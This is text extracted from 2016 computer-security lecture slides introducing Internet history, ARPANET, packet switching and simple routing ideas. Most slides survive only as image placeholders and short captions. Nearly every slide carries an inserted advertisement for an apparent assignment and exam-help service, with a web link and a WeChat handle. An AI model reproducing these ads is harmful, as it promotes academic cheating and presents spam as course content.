

Assignment Project Exam Help

Introduction to the Internet

<https://tutorcs.com>

WeChat: cstutorcs



ECEN 5032: Intro to Computer Security
October 5, 2016

Internet: History


- ARPANET

- “log”

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs



THE ARPA NETWORK

DEC 1969

4 NODES

Packet-switched network


- Send chunks of data

- Source address (from)
- Destination address (to)

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs



To: B

From: A

Early packet-switched networks

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs




"Best-effort"

Assignment Project Exam Help


<https://tutorcs.com>

WeChat: cstutorcs




Goal of the Internet


- Get packet from A to B
 - Quickly? Assignment Project Exam Help
 - Reliably? <https://tutorcs.com>
 - Securely? WeChat: cstutorcs




Get packet to B!




From H's perspective




Naïve approach: send to all




Naïve approach: send to all




Naïve approach: send to all




Ahhhhh!! (BBBBB BBB BBBB...)




Back to H's perspective




Better approach: send to next closest node



